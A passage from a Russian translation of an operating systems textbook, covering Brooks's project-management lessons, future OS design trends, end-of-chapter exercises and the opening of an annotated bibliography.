Такая структура команды была предложена 30 лет назад. С тех пор кое-что изменилось (так, например, исчезла надобность в консультанте по языкам — язык C проще, чем PL/1). Но необходимость в централизованном управлении осталась. По-прежнему управлять всей схемой должен всего один человек. Хотя использование компьютеров позволяет уменьшить штат помощников, но сама идея все еще остается в силе.

Любой большой проект должен быть организован иерархически. На нижнем уровне располагается множество маленьких групп, каждую из которых возглавляет главный программист. На следующем уровне группы команд должны координироваться менеджером. Как показывает опыт, каждый управляемый менеджером человек обходится ему в 10 % рабочего времени, поэтому для каждой группы из 10 команд требуется отдельный менеджер. Этими менеджерами также нужно управлять, и так далее до вершины дерева.

Брукс отмечает, что плохие новости плохо распространяются вверх по дереву. Джерри Зальтцер из Массачусетского технологического института назвал этот эффект **диодом плохих новостей**. Ни один программист или менеджер не хочет сообщать своему бос-

су, что проект на 4 месяца отстает от графика и не имеет шансов быть выполненным в срок, из-за тысячелетней традиции отрубания головы посланнику, принесшему дурную новость. В результате старший менеджер, как правило, не имеет никакого представления о состоянии проекта. Когда становится совершенно очевидно, что в срок проект выполнен быть не может ни при каких условиях, старший менеджер нанимает дополнительных людей, после чего в действие вступает закон Брукса.

На практике большие компании, у которых накоплен значительный опыт в области производства программного обеспечения и которые знают, что произойдет, если оно создается бессистемно, по крайней мере пытаются действовать правильно. Небольшие новые компании, изо всех сил спешащие прорваться на рынок, напротив, не всегда заботятся о том, чтобы аккуратно производить свое программное обеспечение. Эта спешка часто приводит к далеко не оптимальным результатам.

Ни Брукс, ни Миллс не могли предвидеть такого роста производства открытых программных средств. Хотя многие сомневаются (особенно те, кто возглавляет крупные компании по разработке программного обеспечения), программы с открытым кодом пользуются огромным успехом. Они применяются повсюду, от больших серверов до встроенных устройств и от промышленных систем управления до смартфонов. Такие крупные компании, как Google и IBM, теперь прикладывают значительные силы к совершенствованию операционной системы Linux и вносят немалый вклад в ее код. Следует заметить, что наиболее удачные проекты открытых программных средств, несомненно, использовали модель главного программиста, то есть всем проектом управлял один человек (например, Линус Торвальдс, руководивший разработкой ядра операционной системы Linux, и Ричард Столман, направлявший процесс создания компилятора GNU C).

12.5.3. Роль опыта

Наличие опытных разработчиков играет важнейшую роль для любого проекта по разработке программного обеспечения. Брукс указывает, что большинство ошибок допускают не при программировании, а на стадии проекта. Программисты правильно делают то, что им велят делать. Но если то, что им велели, было неверно, то никакое тестовое программное обеспечение не сможет поймать ошибку неверно составленной спецификации.

Решение, предложенное Бруксом, заключается в отказе от классической модели разработки (рис. 12.5, *а*) и использовании модели, показанной на рис. 12.5, *б*. Принцип состоит в том, чтобы сначала написать главный модуль программы, который просто вызывает процедуры верхнего уровня. Вначале эти процедуры представляют собой заглушки. Начиная уже с первого дня система будет транслироваться и запускаться, хотя делать она ничего не будет. Постепенно заглушки заменяются модулями. Результат применения такого метода заключается в том, что сборка системы проверяется постоянно, поэтому ошибки в проекте обнаруживаются значительно раньше. Таким образом, процесс обучения на собственных ошибках также начинается значительно раньше.

Неполные знания опасны. В своей книге Брукс описывает явление, названное им **эффектом второй системы**. Часто первый продукт, созданный группой разработчиков, является минимальным, так как они опасаются, что он не будет работать вообще. Поэтому они не помещают в первый выпуск программного обеспечения много функций. Если проект оказывается удачным, они создают следующую версию программного

обеспечения. Воодушевленные собственным успехом, во второй раз разработчики включают в систему все погремушки и побрякушки, намеренно не включенные в первый выпуск. В результате система раздувается и ее производительность снижается. От этой неудачи команда разработчиков трезвеет и при выпуске третьей версии снова соблюдает осторожность.




Рис. 12.5. Проектирование программного обеспечения: *а* — традиционное поэтапное; *б* — альтернативный метод создания работающей уже с первого дня системы

Это наблюдение отчетливо видно на примере пары систем CTSS — MULTICS. Операционная система CTSS была первой универсальной системой разделения времени, и ее успех был огромен, несмотря на минимальную функциональность системы. Создатели операционной системы MULTICS, преемницы CTSS, были слишком амбициозны, за что и поплатились. Сами идеи были неплохи, но новых функций добавилось слишком много, что привело к низкой производительности системы, страдавшей этим недугом в течение долгих лет и так и не получившей коммерческого успеха. Третьей в этой линейке была операционная система UNIX, разработчики которой проявили значительно бóльшую осторожность и в результате добились существенно бóльших успехов.

12.5.4. Панацеи нет

Помимо книги «Мифический человеко-месяц», Брукс написал также статью «No Silver Bullet» (Панацеи нет) (Brooks, 1987), получившую широкий резонанс. В ней он доказывал, что в ближайшие 10 лет ни одно средство, поисками которого в те времена занималось множество людей, не приведет к существенному (на порядок) увеличению производительности при создании программного обеспечения. Как показывает опыт последних лет, он был прав.

Среди предлагавшихся в то время чудодейственных средств были улучшенные языки высокого уровня, объектно-ориентированное программирование, искусственный интеллект, экспертные системы, автоматическое программирование, графическое программирование, верификация программ и программное окружение. Возможно, в следующие 10 лет мы увидим нечто радикальное, но не исключено, что нам придется довольствоваться постепенными последовательными улучшениями.

12.6. Тенденции в проектировании операционных систем

В 1899 году Чарльз Дьюэл, возглавлявший тогда бюро патентов США, предложил тогдашнему президенту США Мак-Кинли ликвидировать патентное бюро (а также рабочее место Чарльза Дьюэла!), поскольку, как он писал, «все, что можно было изобрести, уже изобретено» (Cerf and Navasky, 1984). Тем не менее прошло всего несколько лет, и на пороге патентного бюро показался Томас Эдисон с заявками на электрические лампы, фонограф и кинопроектор. Дело в том, что мир все время меняется, и операционные системы должны постоянно адаптироваться под новые реалии. В этой главе упоминался ряд тенденций, которые сегодня должны учитывать разработчики операционных систем.

Чтобы избежать путаницы: разработки в области оборудования, упоминаемые далее, уже существуют. Нет только программного обеспечения операционных систем для их эффективного использования. Обычно когда появляется новое оборудование, все просто накидывают на него старое программное обеспечение (Linux, Windows, и т. д.) и считают, что все в порядке. В конечном счете ничего хорошего в этом нет. Для работы с передовым оборудованием требуется передовое программное обеспечение. Придумать его — задача для ученых, занимающихся компьютерными технологиями, студентов соответствующего профиля или профессионалов в области информационных технологий.

12.6.1. Виртуализация и облако

Виртуализация относится к тем идеям, которые постоянно витают в воздухе. Впервые она была реализована в 1967 году на базе IBM CP/CMS, а теперь вернулась уже на платформе x86. Гипервизоры, взаимодействующие непосредственно с оборудованием (рис. 12.6), работают уже на многих компьютерах. Гипервизор создает множество виртуальных машин, обладающих собственными операционными системами. Это явление уже рассматривалось в главе 7, и, похоже, у него есть хорошие перспективы на будущее. В наши дни многие компании подхватывают эту идею, виртуализируя и другие ресурсы. Например, повышенный интерес проявляют к виртуализации управления сетевым оборудованием. Этот интерес идет еще дальше — к вопросам запуска управления сетями в облаке. Кроме того, поставщики и исследователи ведут постоянную работу по совершенствованию гипервизоров по ряду показателей, делая их меньше и быстрее, а также повышая их гарантируемые изоляционные свойства.




Рис. 12.6. Гипервизор, работающий с четырьмя виртуальными машинами

12.6.2. Многоядерные микропроцессоры

Возникает вполне очевидный вопрос: что со всеми этими ядрами делать? Если запущен популярный сервер, обрабатывающий тысячи клиентских запросов в секунду, ответ может быть относительно простым. Например, можно решить выделить по ядру на каждый запрос. Если предположить, что ситуации с блокировками будут возникать не слишком часто, это может сработать. Ну а что делать со всеми этими ядрами на планшетных компьютерах?

Есть и еще один вопрос: какого типа ядра нам нужны? Суперскалярные ядра с глубокой конвейеризацией с предполагаемой выдающейся производительностью спекулятивных вычислений на высоких тактовых частотах могут великолепно себя проявить при выполнении последовательного кода. Но не слишком подойдут, если в работе прослеживается большой объем параллельных вычислений. Многие приложения лучше себя чувствуют с небольшими и простыми ядрами, если получают их в большом количестве. Некоторые специалисты ратуют за гетерогенные мультиядра, но возникает тот же самый вопрос: какие именно ядра, в каком количестве и с какими скоростями работы? И это мы даже не упомянули о вопросах работы операционной системы и всех ее приложений. Будет ли операционная система работать на всех ядрах или только на некоторых из них? Будет ли один или несколько сетевых комплектов? Какой объем совместно используемых ресурсов понадобится? Будут ли конкретные ядра выделяться конкретным функциям операционной системы (например, сетевому комплекту или комплекту хранения данных)? Если будут, то станут ли эти функции тиражироваться для лучшей масштабируемости?

Исследуя множество различных направлений, мир разработчиков операционных систем сейчас стремится сформулировать ответы на эти вопросы. Хотя у исследователей могут быть расхождения по тем или иным вопросам, большинство из них сходятся в одном: для системных исследований настали замечательные времена!

12.6.3. Операционные системы с большим адресным пространством

По мере того как на смену 32-разрядным машинам приходят 64-разрядные, становится возможным главное изменение в строении операционных систем. 32-разрядное адресное пространство на самом деле не так уж велико. Если попытаться разделить 2^{32} байт на всех жителей Земли, то каждому достанется менее одного байта. В то же время 2^{64} примерно равно $2 \cdot 10^{19}$. При этом в 64-разрядном адресном пространстве каждому жителю планеты можно выделить фрагмент размером 3 Гбайт.

Что можно сделать с адресным пространством в $2 \cdot 10^{19}$ байт? Для начала мы можем отказаться от концепции файловой системы. Вместо этого все файлы можно постоянно хранить в памяти (виртуальной). В конце концов, в ней достаточно места для более чем миллиарда полнометражных фильмов, сжатых до 4 Гбайт.

Другая возможность заключается в использовании перманентных объектов. Объекты могут создаваться в адресном пространстве и храниться в нем до тех пор, пока не будут удалены все ссылки на объект, после чего сам объект автоматически удаляется. Такие объекты будут сохраняться в адресном пространстве даже после выключения и перезагрузки компьютера. Чтобы заполнить все 64-разрядное адресное пространство,

нужно создавать объекты со скоростью 100 Мбайт/с в течение 5000 лет. Разумеется, для хранения такого количества данных потребуется очень много дисков, но впервые в истории ограничивающим фактором стали физические возможности дисков, а не адресное пространство.

При большом количестве объектов в адресном пространстве становится интересно позволить нескольким процессам работать одновременно в одном адресном пространстве, чтобы упростить совместное использование объектов. Применение такой схемы, разумеется, приведет к появлению операционных систем, сильно отличающихся от существующих в настоящий момент. Еще один системный аспект, который придется пересмотреть при введении 64-разрядных адресов, — это виртуальная память. При 2^{64} байт виртуального адресного пространства и восьмикилобайтных страницах у нас будет 2^{51} страниц. Работать с обычными таблицами страниц такого размера будет непросто, поэтому потребуется другое решение. Возможно использование инвертированных таблиц страниц, однако предлагались и другие идеи (Talluri et al., 1995). В любом случае, появление 64-разрядных операционных систем создает новую большую область исследований.

12.6.4. Беспрепятственный доступ к данным

На заре развития вычислительной техники существовала значительная разница между той и этой машинами. Если данные были на этой машине, получить к ним доступ с той машины было невозможно, если только они не были на нее предварительно перенесены. Кроме того, если у вас имелись данные, вы не могли ими воспользоваться, пока не было установлено соответствующее программное обеспечение. Но эта модель изменилась.

В наши дни пользователи ожидают, что можно получить доступ к большинству данных из любых мест и в любое время. Как правило, это достигается хранением данных в облачных структурах с использованием таких служб хранения данных, как Dropbox, GoogleDrive, iCloud и SkyDrive. Все хранящиеся там файлы могут быть доступны с любого устройства, имеющего сетевое подключение. Более того, программы для доступа к данным зачастую также находятся в облачном хранилище, поэтому вам даже не нужно иметь их где-либо установленными. Это позволяет людям читать и изменять файлы текстового процессора, электронных таблиц и презентаций, используя смартфон в любом, даже самом необычном месте. Все это обычно выдается за прогресс.

Чтобы добиться абсолютной беспрепятственности, требуется немало скрытых от глаз хитроумных системных решений. Например, что делать, если нет сетевого подключения? Разумеется, не хотелось бы, чтобы работа людей прерывалась. Также понятно, что можно поместить изменения в локальный буфер и обновить основной документ при восстановлении подключения, но как быть, если на многих устройствах были произведены конфликтующие друг с другом изменения? При совместном использовании данных эта проблема возникает довольно часто, но она может проявляться даже при единственном пользователе. Более того, если файл имеет большой размер, не хотелось бы долго ждать, пока к нему будет открыт доступ. Ключевыми вопросами здесь выступают кэширование, предварительная загрузка и синхронизация. У существующих сегодня операционных систем работа по объединению нескольких машин все еще имеет ряд существенных препятствий. И мы, конечно же, можем исправить ситуацию в этой области.

12.6.5. Компьютеры с автономным питанием

Мощные персональные компьютеры с 64-разрядным адресным пространством, подключением к высокоскоростной сети, несколькими процессорами и высококачественными изображением и звуком теперь стали стандартом для настольных систем и быстро занимают область ноутбуков, планшетных компьютеров и смартфонов. Если эта тенденция сохранится, то чтобы обеспечить все эти запросы, их операционные системы должны будут существенно отличаться от сегодняшних систем. Кроме того, они должны будут выдерживать баланс энергопотребления и поддержания приемлемого температурного режима устройства. Тепловыделение и энергопотребление являются одними из наиболее важных проблем даже в компьютерах высокого класса. Но еще более быстро развивающийся сегмент рынка составляют компьютеры с автономным питанием, к которым относятся ноутбуки, планшеты, дешевые нетбуки и смартфоны. Большинство из них поддерживают беспроводное соединение с внешним миром. Для них нужны операционные системы, отличающиеся от операционных систем, разработанных для устройств высокого класса, меньшими размерами, большей скоростью, гибкостью и большей надежностью. Многие из этих устройств сейчас основаны на традиционных операционных системах, таких как Linux, Windows и OS X, но с существенными изменениями. Кроме того, для управления набором радиосредств в них часто используются решения на основе микроядер и гипервизоров.

Эти операционные системы должны лучше нынешних систем справляться с операциями полного подключения (по проводам), слабого подключения (по беспроводной связи) и автономной работой, включая накопление данных перед отключением от сети и проверку непротиворечивости данных перед новым подключением. В будущем им также придется лучше нынешних систем справляться с проблемами мобильности (например, находить лазерный принтер, регистрироваться на нем и посылать ему файл по радио). Особое значение для этих систем имеет управление энергопотреблением, включая продолжительные диалоги между операционной системой и приложениями о том, сколько осталось энергии в батареях и как ее лучше всего использовать. Также может стать важной динамическая адаптация приложений к крошечным экранам. Наконец, для новых режимов ввода и вывода, включая ввод рукописного текста и речевой ввод, в операционной системе могут потребоваться новые методы, позволяющие повысить качество. Скорее всего, операционная система портативного беспроводного управляемого голосом компьютера с автономным питанием будет существенно отличаться от системы, работающей на 64-разрядном настольном компьютере с 16-ядерным центральным процессором с гигабитным оптоволоконным сетевым подключением. И разумеется, будет бесчисленное множество гибридных машин, имеющих собственные требования.

12.6.6. Встроенные системы

Последняя область, в которой будут плодиться и размножаться новые операционные системы, — это встроенные системы. Операционные системы в стиральных машинах, микроволновых печах, куклах, радиоприемниках, MP3-проигрывателях, видеокамерах, лифтах и кардиостимуляторах будут отличаться от всех перечисленных ранее и, скорее всего, друг от друга. Каждая из них должна быть тщательно «скроена» под конкретное приложение, так как маловероятно, что кому-либо придет в голову засунуть карту PCIe в кардиостимулятор, чтобы превратить его в контроллер лифта. Поскольку во

всех встроенных системах работает только ограниченный набор программ, известных заранее, можно запретить оптимизацию в универсальных системах.

Расширяемые операционные системы (например, Paramecium и Exokernel) оказываются многообещающей идеей для встроенных систем. Их можно сделать легковесными или тяжеловесными в зависимости от потребностей конкретного приложения, при этом, правда, следует добиваться непротиворечивости между приложениями. Поскольку встроенные системы будут производиться сотнями миллионов, это станет главным рынком для операционных систем.

12.7. Краткие выводы

Проектирование операционных систем начинается с определения их задач. Интерфейс должен быть простым, полным и эффективным. Он должен обладать ясной парадигмой пользовательского интерфейса, парадигмой исполнения и парадигмой данных.

Система должна быть хорошо структурированной, для чего может быть использована одна из нескольких известных технологий, таких как многоуровневые системы или архитектуры «клиент–сервер». Внутренние компоненты должны быть ортогональными друг к другу. Кроме того, следует четко отделить политику от механизма. Следует также уделить существенное внимание таким вопросам, как выбор между статическими или динамическими структурами данных, именование, время связывания, а также порядок реализации модулей.

Производительность является важным вопросом, но следует тщательно выбирать способ оптимизации, чтобы не нарушить структуру операционной системы. Часто имеет смысл заниматься оптимизацией по скорости или по занимаемой памяти, кэшированием, подсказками, использовать локальность, а также оптимизировать общий случай.

Создание системы группой из двух-трех человек отличается от разработки большой системы командой из 300 сотрудников. В последнем случае в успехе или неуспехе проекта главную роль играют такие вопросы, как структура команды и управление проектом.

Наконец, операционные системы претерпевают изменения, чтобы подстраиваться под новые веяния и отвечать новым вызовам. К ним могут относиться системы на основе гипервизоров, многоядерные системы, системы с 64-разрядным адресным пространством, мобильные компьютеры с беспроводной связью и встроенные системы. Несомненно, ближайшие годы будут весьма интересными для проектировщиков операционных систем.

Вопросы

1. Закон Мура описывает явление экспоненциального роста, сходного с ростом популяций видов животных, помещенных в новую среду с изобилием пищи и отсутствием естественных врагов. В природе кривая экспоненциального роста в конце концов становится сигмоидальной, асимптотически стремящейся к некоему пределу, когда обнаруживается ограниченность запасов пищи или хищники приспосабливаются к новой добыче. Обсудите факторы, способные ограничить рост производительности компьютерной аппаратуры.

2. В листинге 12.1 показаны две парадигмы — алгоритмическая и движимая событиями. Какую парадигму проще всего применить для каждой из следующих типов программ:
   1) компилятор;
   2) программа редактирования фотографий;
   3) программа составления платежной ведомости.
3. Иерархические имена файлов всегда начинаются с вершины дерева. Рассмотрим, к примеру, имя файла /usr/ast/books/mos2/chap-12, сравнив его с chap-12/mos2/books/ast/usr. Различие в том, что DNS-имена начинаются с самой нижней части дерева и идут вверх. Существует ли какая-либо фундаментальная причина для столь разных подходов?
4. Правило Корбато утверждает, что система должна предоставлять минимальный механизм. Далее приводится список вызовов стандарта POSIX, присутствовавших и в системе UNIX Version 7. Какие из них являются избыточными, то есть могут быть удалены без потери функциональности, так как та же работа может быть выполнена при помощи простой комбинации остальных вызовов примерно с той же производительностью? *Access*, *alarm*, *chdir*, *chmod*, *chown*, *chroot*, *close*, *creat*, *dup*, *exec*, *exit*, *fcntl*, *fork*, *fstat*, *ioctl*, *kill*, *link*, *lseek*, *mkdir*, *mknod*, *open*, *pause*, *pipe*, *read*, *stat*, *time*, *times*, *umask*, *unlink*, *utime*, *wait* и *write*.
5. Предположим, что уровни 3 и 4 на рис 12.1 поменялись местами. Как это повлияет на конструкцию системы?
6. В микроядерной системе «клиент–сервер», основанной на микроядре, микроядро занимается только передачей сообщений. Могут ли процессы пользователя, несмотря на это, создавать и использовать семафоры? Если да, то как? Если нет, почему?
7. Аккуратная оптимизация может повысить производительность системных вызовов. Рассмотрим случай, в котором каждые 10 мс выполняется один системный вызов. Среднее время вызова составляет 2 мс. Насколько ускорится процесс, занимавший 10 с, если ускорить выполнение системных вызовов в два раза?
8. Операционные системы часто поддерживают два уровня именования: внешнее и внутреннее. В чем различие этих имен в плане:
   - длины;
   - уникальности;
   - иерархии?
9. Один из способов работы с таблицами, размер которых не известен заранее, заключается в том, чтобы сделать эти таблицы фиксированными, но когда одна таблица заполняется, заменить ее таблицей большего размера, копировать старые записи в новую таблицу, после чего память, занимаемая старой таблицей, освобождается. В чем преимущества и недостатки удвоения размеров таблицы по сравнению с увеличением размеров всего в 1,5 раза?
10. В листинге 12.2 флаг *found* используется для определения того, был ли найден PID. Можно ли не сохранять флаг *found* в цикле, а просто проверить значение переменной *p* в конце цикла, чтобы определить, был ли найден процесс с данным идентификатором?

11. В листинге 12.3 различия между процессорами x86 и UltraSPARC скрыты при помощи условной компиляции. Может ли использоваться тот же метод для того, чтобы скрыть различия между компьютером с процессором x86 и жестким диском с интерфейсом IDE и компьютером с процессором x86 и жестким диском с интерфейсом SCSI? Будет ли это удачной идеей?
12. Косвенность представляет собой метод увеличения гибкости алгоритма. Есть ли у этого метода недостатки, и если да, то какие?
13. Могут ли у реентерабельных процедур быть статические глобальные переменные? Аргументируйте ответ.
14. Макрос в листинге 12.4, *б* очевидно является более эффективным, чем процедура в листинге 12.4, *а*. Однако этот макрос труден для восприятия. Есть ли у него другие недостатки? Если да, то какие?
15. Допустим, нам нужен способ определить, является ли количество битов в 32-разрядном слове четным или нечетным. Разработайте алгоритм, позволяющий определять это как можно быстрее. При необходимости можете использовать для таблиц до 256 Кбайт ОЗУ. Напишите макрос, выполняющий данный алгоритм.

    Дополнительное задание: напишите процедуру, вычисляющую то же значение, перебирая 32 бита в цикле. Измерьте, во сколько раз макрос быстрее процедуры.
16. На рис. 12.3 показано, как файлы формата GIF используют 8-разрядные значения индексов в палитре цветов. Ту же идею можно использовать с 16-разрядной палитрой цветов. При каких обстоятельствах, если таковые вообще существуют, использование 24-разрядной палитры цветов может быть удачной идеей?
17. Один из недостатков формата GIF состоит в том, что изображение должно содержать палитру цветов, увеличивающую размер файла. При каком минимальном размере файла использование 8-разрядной палитры цветов не увеличит размеры файла? А для 16-разрядной палитры цветов?
18. В тексте было показано, как кэширование путей к файлам может существенно ускорить поиск файлов по имени. Другой иногда применяемый метод заключается в использовании демона, открывающего все файлы корневого каталога и постоянно хранящего их в открытом состоянии, чтобы их i-узлы постоянно присутствовали в памяти. Ускоряет ли данный метод поиск файлов по имени?
19. Даже если удаленный файл не был удален с того момента, когда была записана подсказка, он мог быть изменен с момента последнего доступа к нему. Какую еще информацию было бы полезно записывать?
20. Рассмотрим систему, накапливающую ссылки к удаленным файлам в виде подсказок, например, в формате (имя, удаленный хост, удаленное имя). Может случиться так, что файл будет удален, а затем заменен другим файлом. При этом подсказка может указывать на неверный файл. Как можно снизить вероятность появления этой проблемы?
21. В тексте указывалось, что локальность часто можно использовать для увеличения производительности. Но рассмотрим случай, в котором программа читает входные данные из одного источника и постоянно выводит данные в один или несколько файлов. Может ли попытка использования локальности в файловой системе привести в данном случае к снижению производительности? Есть ли способ борьбы с этим?

22. Фред Брукс заявляет, что программист может написать за год всего 1000 строк отлаженного кода, однако первая версия системы MINIX (13 000 строк кода) была создана одним человеком менее чем за три года. Как вы объясните это несоответствие?
23. Основываясь на формуле Брукса о 1000 строк кода на программиста в год, оцените количество денежных средств, потраченных на создание операционной системы Windows 8. Предположим, что программист обходится компании в 100 000 долларов в год (включая такие накладные расходы, как компьютеры, офисное пространство, секретарская поддержка и руководство). Правдоподобный ли получился ответ? Если нет, то какое из предположений могло быть неверно?
24. Память компьютеров становится все дешевле и дешевле, и уже можно представить себе компьютер с большой памятью, питающейся от батарей, вместо жесткого диска. При текущих ценах сколько может стоить такой персональный компьютер? Предположим, что для самой дешевой машины достаточно 100-гигабайтного RAM-диска. Будет ли такая машина конкурентоспособной на рынке?
25. Назовите несколько особенностей обычной операционной системы, которые не нужны во встроенной системе, используемой внутри прибора.
26. Напишите на языке C процедуру, складывающую два заданных параметра с двойной точностью. Напишите процедуру, используя условную компиляцию, таким образом, чтобы эта процедура работала как на 16-разрядных, так и на 32-разрядных компьютерах.
27. Напишите программу, помещающую случайно сформированные короткие строки в массив, а затем находящую заданную строку в массиве при помощи:
    - простого линейного поиска (метод грубой силы);
    - более сложного метода по вашему выбору.

    Перекомпилируйте ваши программы для размеров массивов, варьирующихся от небольших до настолько больших, какие только сможет поддержать ваша система. Оцените производительность обоих методов. При каком размере массивов производительность обоих методов будет одинаковой?
28. Напишите программу, моделирующую находящуюся в памяти файловую систему.

Глава 13
Библиография

В предыдущих 12 главах был рассмотрен широкий спектр вопросов. Цель этой главы заключается в том, чтобы помочь заинтересованным читателям продолжить изучение операционных систем. Раздел 13.1 представляет собой список книг, рекомендованных для дополнительного прочтения. Раздел 13.2 является алфавитным списком всех книг, на которые есть ссылки в данной книге.

Помимо этих списков литературы стоит обратить внимание на симпозиумы, организуемые ACM по нечетным годам (*Symposium on Operating Systems Principles* (SOSP)) и USENIX — по четным годам (*Symposium on Operating Systems Design and Implementation* (OSDI)). Еще одним источником высококачественной информации могут стать ежегодные конференции *Eurosys*. Можно обратить внимание на *ACM Transactions on Computer Systems* и *ACM SIGOPS Operating Systems Review* — журналы, в которых довольно часто появляются статьи по этой тематике. Кроме того, ACM, IEEE и USENIX проводят много конференций по более узкой тематике.

13.1. Дополнительная литература

В этом разделе будут даны некоторые рекомендации для дальнейшего чтения. Эти ссылки в значительной степени представляют собой ознакомительную или учебную литературу и могут использоваться для освещения материала, представленного в данной книге, с иной точки зрения или с иными акцентами.

13.1.1. Введение и общие труды

1. Silberschatz et al., *Operating System Concepts*, 9th ed.

   Общее руководство по операционным системам. В нем обсуждаются процессы, вопросы управления памятью, управление хранением данных, распределенные системы и защита. Рассматриваются два конкретных примера: Linux и Windows 7. Вся обложка покрыта рисунками динозавров. Изображения древних животных должны подчеркивать, что в операционные системы заложены весьма древние решения.

2. Stallings, *Operating Systems*, 7th ed.

   Еще один учебник по операционным системам. В нем описываются все традиционные темы, а также включено небольшое количество материала по распределенным системам.

3. Stevens, *Advanced Programming in the UNIX Environment*.

   Эта книга сообщает, как написать программы на языке C, использующие интерфейс системных вызовов UNIX и стандартную библиотеку C. Примеры основаны

на версиях системы UNIX System V Release 4 и 4.4BSD. Подробно описано отношение этих реализаций к стандарту POSIX.

13.1.2. Процессы и потоки

1. Arpaci-Dusseau and Arpaci-Dusseau, *Operating Systems: Three Easy Pieces*.
2. Вся первая часть этой книги посвящена вопросам виртуализации центрального процессора и совместному использованию. Приятной особенностью этой книги (кроме того, что в сети можно найти ее бесплатную версию) является то, что в ней не только дается представление о концепциях технологий обработки и планирования, но и довольно подробно рассматриваются API-функции и такие системные вызовы, как *fork* и *exec*.
3. Andrews and Schneider, *Concepts and Notations for Concurrent Programming*.

   Учебный и обзорный материал по процессам и межпроцессному взаимодействию, в котором среди прочего описываются активное ожидание, семафоры, мониторы, передача сообщений и другие технологии. В этой статье также показывается, как эти понятия встроены в различные языки программирования.
4. Ben-Ari, *Principles of Concurrent Programming*.

   Эта небольшая книга полностью посвящена проблемам межпроцессного взаимодействия. Среди прочих тем в отдельных главах обсуждаются взаимные исключения, семафоры, мониторы и задача обедающих философов, актуальность которой с годами не снижается.
5. Zhuravlev et al., *Survey of Scheduling Techniques for Addressing Shared Resources in Multicore Processors*.

   Мультиядерные системы начинают доминировать в области универсальных вычислений. Одной из наиболее важных проблем является конкуренция за обладание совместно используемыми ресурсами. В этом исследовании авторы представляют иную технологию планирования, призванную справиться с этой конкуренцией.
6. Silberschatz et al., *Applied Operating System Concepts*, 9th ed.

   Главы с 3-й по 6-ю посвящены процессам и межпроцессному взаимодействию, включая планирование, критические области, семафоры, мониторы и классические проблемы межпроцессного взаимодействия.
7. Stratton et al., *Algorithm and Data Optimization Techniques for Scaling to Massively Threaded Systems*.

   Запрограммировать систему с шестью потоками довольно трудно. А что делать, когда у вас тысячи таких потоков? Сказать, что это сложно, — значит ничего не сказать. Эта статья посвящена подходам к решению данной проблемы.

13.1.3. Управление памятью

1. Denning, *Virtual Memory*.

   Классическая статья, затрагивающая многие вопросы виртуальной памяти. Петер Деннинг был одним из пионеров в этой области. Он же является автором концепции рабочего набора.

2. Denning, *Working Sets Past and Present*.

   Хороший обзор многочисленных алгоритмов управления памятью и страничной подкачкой. Включена всеобъемлющая библиография.

3. Knuth, *The Art of Computer Programming*. Vol. 1.

   В этой книге обсуждаются и сравниваются различные алгоритмы управления памятью, такие как «*первый подходящий*», «*лучший подходящий*» и т. д.

4. Arpaci-Dusseau and Arpaci-Dusseaum, *Operating Systems: Three Easy Pieces*.

   В главах 12–23 можно прочитать про виртуальную память, а в саму книгу включен весьма неплохой обзор политик замены страниц.

13.1.4. Файловые системы

1. McKusick et al., *A Fast File System for UNIX*.

   Файловая система для UNIX была полностью переделана для версии 4.2 BSD. В этой статье описывается новая файловая система, сделан дополнительный акцент на производительности.

2. Silberschatz et al., *Operating System Concepts*, 9th ed.

   Главы 10–12 посвящены аппаратуре хранения информации и файловым системам. В них среди прочего можно найти описания операций с файлами, методов доступа, каталогов и вопросов реализации.

3. Stallings, *Operating Systems*, 7th ed.

   В главе 12 содержится довольно много информации о файловых системах и есть упоминание об их безопасности.

4. Cornwell, *Anatomy of a Solid-state Drive*.

   Если вас интересуют твердотельные диски, то хорошей стартовой точкой может стать введение Майкла Корнвелла. В частности, автор дает лаконичное описание различий традиционных жестких дисков и дисков SSD.

13.1.5. Ввод-вывод

1. Geist and Daniel, *A Continuum of Disk Scheduling Algorithms*.

   В данной книге обсуждается обобщенный алгоритм планирования перемещений блока головок диска. Приводятся результаты всесторонних экспериментов и моделирования.

2. Scheible, *A Survey of Storage Options*.

   В настоящее время существует довольно много способов хранения информации: DRAM, SRAM, SDRAM, флеш-память, жесткий диск, дискета, CD-ROM, DVD... В этой статье проанализированы разнообразные технологии, рассмотрены их достоинства и недостатки.

3. Stan and Skadron, *Power-Aware Computing*.

   Пока кому-нибудь не удастся воплотить в жизнь закон Мура для батарей, энергопотребление будет оставаться главной проблемой мобильных устройств. Энер-

гопотребление и температурный режим настолько важны в наше время, что операционные системы осведомляются о температуре центрального процессора и подстраивают под нее свое поведение. В этой статье приводится вводный обзор существующих проблем, она предваряет пять следующих далее статей в этом специальном выпуске журнала *Computer*, посвященном вопросам оптимизации вычислений с учетом потребляемой мощности.

4. Swanson and Caulfield, *Refactor, Reduce, Recycle: Restructuring the I/O Stack for the Future of Storage*.

   Диски нужны по двум причинам: когда отключается электропитание, оперативная память теряет свое содержимое. Кроме того, диски имеют очень большую емкость. А что, если оперативная память не утратит своего содержимого при отключении питания? Как это повлияет на стек ввода-вывода? Энергонезависимая память уже существует, и в этой статье рассматриваются вопросы ее влияние на изменение систем.

5. Ion, *From Touch Displays to the Surface: A Brief History of Touchscreen Technology*.

